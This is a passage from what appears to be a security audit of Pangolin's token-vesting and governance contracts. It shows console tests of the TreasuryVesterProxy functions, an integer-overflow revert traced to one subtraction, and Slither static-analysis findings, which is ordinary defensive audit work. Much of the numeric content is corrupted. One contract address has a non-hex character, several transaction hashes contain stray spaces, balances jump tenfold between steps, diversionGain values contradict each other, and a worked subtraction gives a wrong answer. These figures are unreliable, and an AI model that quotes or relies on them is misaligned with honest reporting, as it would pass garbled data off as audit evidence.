>>> AverageGasPrice_09_October_2021 = 126.37
>>> GasFee = 105784300 * 126.37
>>> GasFee
13367961991.0
>>> GasFeeETH = 13367961991.0 * 0.000000001
>>> GasFeeETH
13.367961991000001
>>> GasFeeETH * ETHPrice_09_October_2021
48236.419329844764
```

References:

Pangolin - Platform and PNG token litepaper

4.14 TREASURYVESTERPROXY CONTRACT

The TreasuryVesterProxy contract contains the following 2 functions:

- function init()external onlyOwner:
- function claimAndDistribute()external:

We can see below how calling the init function correctly initializes pngVested and pngVestingTreasuryCutoff variables:

```
>>> TreasuryVesterProxy = owner.deploy(TreasuryVesterProxy, png.address, TreasuryVester.address, user2.address, chef.address)
Transaction sent: 0x21055d674f243fd3ae76419cd91a9038947d8d690094806a1215667e33be4e70
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 10
  TreasuryVesterProxy.constructor confirmed   Block: 13397622   Gas used: 969206 (14.42%)
  TreasuryVesterProxy deployed at: 0x6a4197aD2C36bD944ca90BaiE3e2F2525bAf7062

>>> chef.addFunder(TreasuryVesterProxy.address)
Transaction sent: 0xec818a6c1116041 4e95b0dbc31d19d7ffbf305e5ea2ed6f1d7ee1e55d919b40f
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 11
  MiniChefV2.addFunder confirmed   Block: 13397623   Gas used: 44774 (0.67%)

<Transaction '0xec818a6c1116041 4e95b0dbc31d19d7ffbf305e5ea2ed6f1d7ee1e55d919b40f'>
>>> SUSHIERC.mint(chef.address, 51200000000000000000000000)
Transaction sent: 0x26ab23896610 1e2200a0af1a94b067da39954d556c84c4b4d7dd0f79e59a5097
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 12
  SUSHI.mint confirmed   Block: 13397624   Gas used: 66679 (0.99%)

<Transaction '0x26ab23896610 1e2200a0af1a94b067da39954d556c84c4b4d7dd0f79e59a5097'>
>>> png.transfer(TreasuryVester.address, 51200000000000000000000000)
Transaction sent: 0x18be7db00245ff0a2aca79b6c8a5a2f1f444308e9be3d533c76e38a5f62669f8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 13
  Png.transfer confirmed   Block: 13397625   Gas used: 55746 (0.83%)

<Transaction '0x18be7db00245ff0a2aca79b6c8a5a2f1f444308e9be3d533c76e38a5f62669f8'>
>>> TreasuryVester.setRecipient(TreasuryVesterProxy.address)
Transaction sent: 0x73c9ce430e7acd7b40367c29f7499fc46fefc577bcbb9be30e24f087f16103fa
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  TreasuryVester.setRecipient confirmed   Block: 13397626   Gas used: 44561 (0.66%)

<Transaction '0x73c9ce430e7acd7b40367c29f7499fc46fefc577bcbb9be30e24f087f16103fa'>
>>> TreasuryVester.startVesting()
Transaction sent: 0xf7948f48278b18171b8288eee91628c2483a8becd9ced6fd86bff637e27e47a0
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  TreasuryVester.startVesting confirmed   Block: 13397627   Gas used: 50132 (0.75%)

<Transaction '0xf7948f48278b18171b8288eee91628c2483a8becd9ced6fd86bff637e27e47a0'>
>>> output.redd("TreasuryVesterProxy.pngVested() -> " + str(TreasuryVesterProxy.pngVested()))
output.redd("TreasuryVesterProxy.pngVestingTreasuryCutoff() -> " + str(TreasuryVesterProxy.pngVestingTreasuryCutoff()))
print()
TreasuryVesterProxy.init()
output.redd("TreasuryVesterProxy.pngVested() -> " + str(TreasuryVesterProxy.pngVested()))
output.redd("TreasuryVesterProxy.pngVestingTreasuryCutoff() -> " + str(TreasuryVesterProxy.pngVestingTreasuryCutoff()))
TreasuryVesterProxy.pngVested() -> 0
TreasuryVesterProxy.pngVestingTreasuryCutoff() -> 0

Transaction sent: 0xb09e7fcfc4b4d52de159fbca0251d0ea919a82e16e0bbb6494e1888e546d4c37
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  TreasuryVesterProxy.init confirmed   Block: 13397628   Gas used: 77512 (1.15%)

TreasuryVesterProxy.pngVested() -> 0
TreasuryVesterProxy.pngVestingTreasuryCutoff() -> 3000000000000000000000000
```

On the other hand, we can see that calling claimAndDistribute function twice in less than a day will always revert as expected:

```
Transaction sent: 0xff2893464340446b617b4b4b746b00b4a7c534db004130e8dac93083ce47fc2
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  TreasuryVesterProxy.claimAndDistribute confirmed   Block: 13399339   Gas used: 304236 (4.53%)

>>> tx = TreasuryVesterProxy.claimAndDistribute()
Transaction sent: 0x3a956432faf8549df41f28477ceadb02b313ad9e65ac6b42ae9caccbe2b7f8c8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  TreasuryVesterProxy.claimAndDistribute confirmed (TreasuryVester::claim: not time yet)   Block: 13399340   Gas used: 33906 (0.50%)
```

Also, it is worth mentioning that in the code is indicated that diversion is increased every 30 days and the diversion rate every 300 days:

```
66      function claimAndDistribute() external {
67          require(initialized == true, "TreasuryVesterProxy::Not initialized");
68          uint vestedAmountRemaining = treasuryVester.claim(); //175342465000000000000000
69
70          // Increase rate of diversion gain once every 300 days
71          if (distributionCount % uint(300) == uint(0)) {
72              diversionGain += 1_000e18; // day 0 = 1_000e18 , day 301 = 2_000e18
73          }
74
75          // Increase diversion every 30 days
76          if (distributionCount % uint(30) == uint(0)) {
77              diversionAmount += diversionGain;
78          }
```

That is not exactly true. The diversion is increased every 30 `claimAndDistribute` function calls and diversion rate every 300 `claimAndDistribute` function calls, as we can see below:

```
TreasuryVesterProxy.distributionCount() -> 0
TreasuryVesterProxy.diversionGain() -> 0
TreasuryVesterProxy.diversionAmount() -> 1000000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 5120000000000000000000000
png.balanceOf(TreasuryVesterProxy) -> 0
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 0

>>> tx = TreasuryVesterProxy.claimAndDistribute()
Transaction sent: 0xff28934664340446b617b4b4b746b00b4a7c534db004130e8dac93083ce47fc2
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 14
  TreasuryVesterProxy.claimAndDistribute confirmed   Block: 13399339   Gas used: 304236 (4.53%)

>>> output.greenn("TreasuryVesterProxy.distributionCount() -> " + str(TreasuryVesterProxy.distributionCount()))
output.greenn("TreasuryVesterProxy.diversionGain() -> " + str(TreasuryVesterProxy.diversionGain()))
output.greenn("TreasuryVesterProxy.diversionAmount() -> " + str(TreasuryVesterProxy.diversionAmount()))
print()
output.yelloww("SUSHIERC.balanceOf(TreasuryVester) -> " + str(SUSHIERC.balanceOf(TreasuryVester)))
output.yelloww("SUSHIERC.balanceOf(TreasuryVesterProxy) -> " + str(SUSHIERC.balanceOf(TreasuryVesterProxy)))
output.yelloww("SUSHIERC.balanceOf(chef) -> " + str(SUSHIERC.balanceOf(chef)))
output.yelloww("SUSHIERC.balanceOf(user2) -> " + str(SUSHIERC.balanceOf(user2)))
print()
output.yelloww("png.balanceOf(TreasuryVester) -> " + str(png.balanceOf(TreasuryVester)))
output.yelloww("png.balanceOf(TreasuryVesterProxy) -> " + str(png.balanceOf(TreasuryVesterProxy)))
output.yelloww("png.balanceOf(chef) -> " + str(png.balanceOf(chef)))
output.yelloww("png.balanceOf(user2) -> " + str(png.balanceOf(user2)))
TreasuryVesterProxy.distributionCount() -> 1
TreasuryVesterProxy.diversionGain() -> 1000000000000000000000
TreasuryVesterProxy.diversionAmount() -> 2000000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 5118246575350000000000000
png.balanceOf(TreasuryVesterProxy) -> 1733424650000000000000
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 2000000000000000000000
>>> chain.sleep(86400)
>>> chain.mine(1)
13399340
>>> tx = TreasuryVesterProxy.claimAndDistribute()
Transaction sent: 0x3a956432faf8549df41f28477ceadb02b313ad9e65ac6b42ae9caccbe2b7f8c8
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 15
  TreasuryVesterProxy.claimAndDistribute confirmed   Block: 13399341   Gas used: 129046 (1.92%)

>>> output.greenn("TreasuryVesterProxy.distributionCount() -> " + str(TreasuryVesterProxy.distributionCount()))
output.greenn("TreasuryVesterProxy.diversionGain() -> " + str(TreasuryVesterProxy.diversionGain()))
output.greenn("TreasuryVesterProxy.diversionAmount() -> " + str(TreasuryVesterProxy.diversionAmount()))
print()
output.yelloww("SUSHIERC.balanceOf(TreasuryVester) -> " + str(SUSHIERC.balanceOf(TreasuryVester)))
output.yelloww("SUSHIERC.balanceOf(TreasuryVesterProxy) -> " + str(SUSHIERC.balanceOf(TreasuryVesterProxy)))
output.yelloww("SUSHIERC.balanceOf(chef) -> " + str(SUSHIERC.balanceOf(chef)))
output.yelloww("SUSHIERC.balanceOf(user2) -> " + str(SUSHIERC.balanceOf(user2)))
print()
output.yelloww("png.balanceOf(TreasuryVester) -> " + str(png.balanceOf(TreasuryVester)))
```

```
output.yelloww("png.balanceOf(TreasuryVesterProxy) -> " + str(png.balanceOf(TreasuryVesterProxy)))
output.yelloww("png.balanceOf(chef) -> " + str(png.balanceOf(chef)))
output.yelloww("png.balanceOf(user2) -> " + str(png.balanceOf(user2)))
TreasuryVesterProxy.distributionCount() -> 2
TreasuryVesterProxy.diversionGain() -> 10000000000000000000
TreasuryVesterProxy.diversionAmount() -> 20000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 51164931507000000000000000
png.balanceOf(TreasuryVesterProxy) -> 34668493000000000000000
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 400000000000000000000
>>> chain.sleep(86400*30)
>>> chain.mine(1)
13399343
>>> tx = TreasuryVesterProxy.claimAndDistribute()
Transaction sent: 0x416ff9986d0951f4d70b595d287b60f8a4dd2cc2dbec157d993732f022865de47
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 16
  TreasuryVesterProxy.claimAndDistribute confirmed   Block: 13399343   Gas used: 129046 (1.92%)

>>> output.greenn("TreasuryVesterProxy.distributionCount() -> " + str(TreasuryVesterProxy.distributionCount()))
output.greenn("TreasuryVesterProxy.diversionGain() -> " + str(TreasuryVesterProxy.diversionGain()))
output.greenn("TreasuryVesterProxy.diversionAmount() -> " + str(TreasuryVesterProxy.diversionAmount()))
print()
output.yelloww("SUSHIERC.balanceOf(TreasuryVester) -> " + str(SUSHIERC.balanceOf(TreasuryVester)))
output.yelloww("SUSHIERC.balanceOf(TreasuryVesterProxy) -> " + str(SUSHIERC.balanceOf(TreasuryVesterProxy)))
output.yelloww("SUSHIERC.balanceOf(chef) -> " + str(SUSHIERC.balanceOf(chef)))
output.yelloww("SUSHIERC.balanceOf(user2) -> " + str(SUSHIERC.balanceOf(user2)))
print()
output.yelloww("png.balanceOf(TreasuryVester) -> " + str(png.balanceOf(TreasuryVester)))
output.yelloww("png.balanceOf(TreasuryVesterProxy) -> " + str(png.balanceOf(TreasuryVesterProxy)))
output.yelloww("png.balanceOf(chef) -> " + str(png.balanceOf(chef)))
output.yelloww("png.balanceOf(user2) -> " + str(png.balanceOf(user2)))
TreasuryVesterProxy.distributionCount() -> 3
TreasuryVesterProxy.diversionGain() -> 10000000000000000000
TreasuryVesterProxy.diversionAmount() -> 20000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 51147397260500000000000000
png.balanceOf(TreasuryVesterProxy) -> 52002739500000000000000
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 600000000000000000000
```

After 302 calls:

```
TreasuryVesterProxy.distributionCount() -> 302
TreasuryVesterProxy.diversionGain() -> 20000000000000000000
TreasuryVesterProxy.diversionAmount() -> 13000000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 459046575570000000000000000
png.balanceOf(TreasuryVesterProxy) -> 509774244300000000000000000
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 7540000000000000000000
```

After 1460 calls. We can also see how the call 1461 is reverting:

```
TreasuryVesterProxy.distributionCount() -> 1460
TreasuryVesterProxy.diversionGain() -> 500000000000000000000
TreasuryVesterProxy.diversionAmount() -> 146000000000000000000000

SUSHIERC.balanceOf(TreasuryVester) -> 0
SUSHIERC.balanceOf(TreasuryVesterProxy) -> 0
SUSHIERC.balanceOf(chef) -> 5120000000000000000000000
SUSHIERC.balanceOf(user2) -> 0

png.balanceOf(TreasuryVester) -> 256000001100000000000000
png.balanceOf(TreasuryVesterProxy) -> 175739998900000000000000
png.balanceOf(chef) -> 0
png.balanceOf(user2) -> 754000000000000000000

>>> chain.sleep(86400)
>>> chain.mine(1)
13405192
>>> tx = TreasuryVesterProxy.claimAndDistribute()
Transaction sent: 0xbd82a5d909f2afdb16a7df58ed11c0082b690fc0242b308aaf74ea36961c1b86
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1472
  TreasuryVesterProxy.claimAndDistribute confirmed (Integer overflow)   Block: 13405191   Gas used: 87899 (1.31%)

>>> tx.call_trace
<bound method TransactionReceipt.call_trace of <Transaction '0xbd82a5d909f2afdb16a7df58ed11c0082b690fc0242b308aaf74ea36961c1b86'>>
>>> tx.call_trace()
Call trace for '0xbd82a5d909f2afdb16a7df58ed11c0082b690fc0242b308aaf74ea36961c1b86':
Initial call cost  [21064 gas]
TreasuryVesterProxy.claimAndDistribute  0:1509  [10544 / 66835 gas]
└─ TreasuryVester.claim  [CALL]  105:1362  [34538 / 56291 gas]
   └─ SafeERC20.safeTransfer  234:1303  [219 / 21753 gas]
      └─ SafeERC20._callOptionalReturn  296:1298  [224 / 21534 gas]
         └─ Address.functionCall  332:1267  [53 / 21310 gas]
            └─ Address.functionCallWithValue  341:1259  [689 / 21257 gas]
               ├─ Address.isContract  354:360  [718 gas]
               ├─ Png.transfer  [CALL]  487:1183  [5278 / 19790 gas]
               │  ├─ Png.safe96  692:710  [59 gas]
               │  ├─ Png._transferTokens  719:1034  [14165 / 14353 gas]
               │  │  ├─ Png.sub96  796:826  [95 gas]
               │  │  └─ Png.add96  909:939  [93 gas]
               │  └─ Png._moveDelegates  1092:1122  [100 gas]
               └─ Address._verifyCallResult  1231:1248  [60 gas]
```

The revert is caused in the line 80:

```
65
66      function claimAndDistribute() external {
67          require(initialized == true, "TreasuryVesterProxy::Not initialized");
68          uint vestedAmountRemaining = treasuryVester.claim();
69
70          // Increase rate of diversion gain once every 300 days
71          if (distributionCount % uint(300) == uint(0)) {
72              diversionGain += 1_000e18;
73          }
74
75          // Increase diversion every 30 days
76          if (distributionCount % uint(30) == uint(0)) {
77              diversionAmount += diversionGain;
78          }
79
80          uint chefMaxAmount = vestedAmountRemaining - diversionAmount;
81
```

```
>>> tx2 = TreasuryVester.claim({'from': TreasuryVesterProxy.address})
Transaction sent: 0x3900459ebf2130d3c8c5781447503dde506ae118c946bbf4d47957393d6ac7bb
  Gas price: 0.0 gwei   Gas limit: 6721975   Nonce: 1
  TreasuryVester.claim confirmed   Block: 13405193   Gas used: 72455 (1.08%)

>>> tx2.return_value
876712325000000000000000

>>> TreasuryVesterProxy.diversionAmount()
146000000000000000000000

>>> 876712325000000000000 - 146000000000000000000000
-683287674500000000000000
```

This is an expected behaviour as the tokens will be distributed in 4 years, not 28.

AUTOMATED TESTING

5.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the scoped contracts. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified all the contracts in the repository and was able to compile them correctly into their abi and binary formats, Slither was run on the all-scoped contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.

Slither results:

Airdrop.sol

```
INFO:Detectors:
Airdrop.constructor(address,address,address,address,address).png_ (contracts/Airdrop.sol#44) lacks a zero-check on :
        - png = png_ (contracts/Airdrop.sol#49)
Airdrop.constructor(address,address,address,address,address).uni_ (contracts/Airdrop.sol#45) lacks a zero-check on :
        - uni = uni_ (contracts/Airdrop.sol#50)
Airdrop.constructor(address,address,address,address,address).sushi_ (contracts/Airdrop.sol#46) lacks a zero-check on :
        - sushi = sushi_ (contracts/Airdrop.sol#51)
Airdrop.constructor(address,address,address,address,address).owner_ (contracts/Airdrop.sol#47) lacks a zero-check on :
        - owner = owner_ (contracts/Airdrop.sol#52)
Airdrop.constructor(address,address,address,address,address).remainderDestination_ (contracts/Airdrop.sol#48) lacks a zero-check on :
        - remainderDestination = remainderDestination_ (contracts/Airdrop.sol#53)
Airdrop.setRemainderDestination(address).remainderDestination_ (contracts/Airdrop.sol#65) lacks a zero-check on :
        - remainderDestination = remainderDestination_ (contracts/Airdrop.sol#67)
Airdrop.setowner(address).owner_ (contracts/Airdrop.sol#75) lacks a zero-check on :
        - owner = owner_ (contracts/Airdrop.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
Pragma version^0.8.0 (contracts/Airdrop.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
solc-0.8.6 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
```

CommunityTreasury.sol

```
INFO:Detectors:
CommunityTreasury (contracts/CommunityTreasury.sol#12-37) has incorrect ERC20 function interface:CommunityTreasury.transfer(address,uint256) (contracts/CommunityTreasury.sol#25-27)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-erc20-interface
INFO:Detectors:
Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#33)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#171-188) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#180-183)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
Different versions of Solidity is used:
        - Version used: ['>=0.6.0<0.8.0', '>=0.6.2<0.8.0', '^0.7.6']
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3)
        - >=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - >=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3)
        - ^0.7.6 (contracts/CommunityTreasury.sol#1)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used
INFO:Detectors:
Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#79-81) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#104-106) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#153-155) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#129-131) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#20-23) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#37-46) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#53-56) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#43-51) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#26-28) is never used and should be removed
SafeMath.add(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#85-89) is never used and should be removed
SafeMath.div(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#135-138) is never used and should be removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#190-193) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#152-155) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#210-213) is never used and should be removed
SafeMath.mul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#116-121) is never used and should be removed
SafeMath.sub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#101-104) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#170-173) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#26-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#60-63) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#70-73) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#45-53) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/math/SafeMath.sol#35-38) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code
```

```
INFO:Detectors:
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/math/SafeMath.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/SafeERC20.sol#3) is too complex
Pragma version>=0.6.2<0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) is too complex
Pragma version>=0.6.0<0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#3) is too complex
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity
INFO:Detectors:
Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#53-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#114-121):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#119)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#139-145):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#143)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#163-169):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#167)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls
INFO:Detectors:
Redundant expression "this (node_modules/@openzeppelin/contracts/utils/Context.sol#21)" inContext (node_modules/@openzeppelin/contracts/utils/Context.sol#15-24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#redundant-statements
INFO:Detectors:
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (node_modules/@openzeppelin/contracts/access/Ownable.sol#54-57)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (node_modules/@openzeppelin/contracts/access/Ownable.sol#63-67)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GovernorAlpha.sol

```
INFO:Detectors:
GovernorAlpha.execute(uint256) (contracts/GovernorAlpha.sol#196-204) sends eth to arbitrary user
        Dangerous calls:
        - timelock.executeTransaction.value(proposal.values[i])(proposal.targets[i],proposal.values[i],proposal.signatures[i],proposal.calldatas[i],proposal.eta) (contracts/GovernorAlpha.sol#201)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
GovernorAlpha._queueOrRevert(address,uint256,string,bytes,uint256) (contracts/GovernorAlpha.sol#191-194) ignores return value by timelock.queueTransaction(target,value,signature,data,eta) (contracts/GovernorAlpha.sol#193)
GovernorAlpha.execute(uint256) (contracts/GovernorAlpha.sol#196-204) ignores return value by timelock.executeTransaction.value(proposal.values[i])(proposal.targets[i],proposal.values[i],proposal.signatures[i],proposal.calldatas[i],proposal.eta) (contracts/GovernorAlpha.sol#201)
GovernorAlpha.__queueSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#299-302) ignores return value by timelock.queueTransaction(address(timelock),0,setPendingAdmin(address),abi.encode(newPendingAdmin),eta) (contracts/GovernorAlpha.sol#301)
GovernorAlpha.__executeSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#304-307) ignores return value by timelock.executeTransaction(address(timelock),0,setPendingAdmin(address),abi.encode(newPendingAdmin),eta) (contracts/GovernorAlpha.sol#306)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
INFO:Detectors:
GovernorAlpha.cancel(uint256).state (contracts/GovernorAlpha.sol#207) shadows:
        - GovernorAlpha.state(uint256) (contracts/GovernorAlpha.sol#230-250) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing
INFO:Detectors:
GovernorAlpha.constructor(address,address,address).guardian_ (contracts/GovernorAlpha.sol#133) lacks a zero-check on :
        - guardian = guardian_ (contracts/GovernorAlpha.sol#136)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
GovernorAlpha.execute(uint256) (contracts/GovernorAlpha.sol#196-204) has external calls inside a loop: timelock.executeTransaction.value(proposal.values[i])(proposal.targets[i],proposal.values[i],proposal.signatures[i],proposal.calldatas[i],proposal.eta) (contracts/GovernorAlpha.sol#201)
GovernorAlpha.cancel(uint256) (contracts/GovernorAlpha.sol#206-219) has external calls inside a loop: timelock.cancelTransaction(proposal.targets[i],proposal.values[i],proposal.signatures[i],proposal.calldatas[i],proposal.eta) (contracts/GovernorAlpha.sol#215)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
INFO:Detectors:
GovernorAlpha._queueOrRevert(address,uint256,string,bytes,uint256) (contracts/GovernorAlpha.sol#191-194) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(! timelock.queuedTransactions(keccak256(bytes)(abi.encode(target,value,signature,data,eta))),GovernorAlpha::_queueOrRevert: proposal action already queued at eta) (contracts/GovernorAlpha.sol#192)
GovernorAlpha.state(uint256) (contracts/GovernorAlpha.sol#230-250) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp <= proposal.startTime (contracts/GovernorAlpha.sol#235)
        - block.timestamp <= proposal.endTime (contracts/GovernorAlpha.sol#237)
        - block.timestamp >= add256(proposal.eta,timelock.GRACE_PERIOD()) (contracts/GovernorAlpha.sol#245)
GovernorAlpha.add256(uint256,uint256) (contracts/GovernorAlpha.sol#309-313) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(c >= a,addition overflow) (contracts/GovernorAlpha.sol#311)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
GovernorAlpha.getChainId() (contracts/GovernorAlpha.sol#320-324) uses assembly
        - INLINE ASM (contracts/GovernorAlpha.sol#322)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
GovernorAlpha._castVote(address,uint256,bool) (contracts/GovernorAlpha.sol#265-287) compares to a boolean constant:
        -require(bool,string)(receipt.hasVoted == false,GovernorAlpha::_castVote: voter already voted) (contracts/GovernorAlpha.sol#273)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
INFO:Detectors:
Function GovernorAlpha.__acceptAdmin() (contracts/GovernorAlpha.sol#289-292) is not in mixedCase
Function GovernorAlpha.__abdicate() (contracts/GovernorAlpha.sol#294-297) is not in mixedCase
Function GovernorAlpha.__queueSetTimelockPendingAdmin(address,uint256) (contracts/GovernorAlpha.sol#299-302) is not in mixedCase
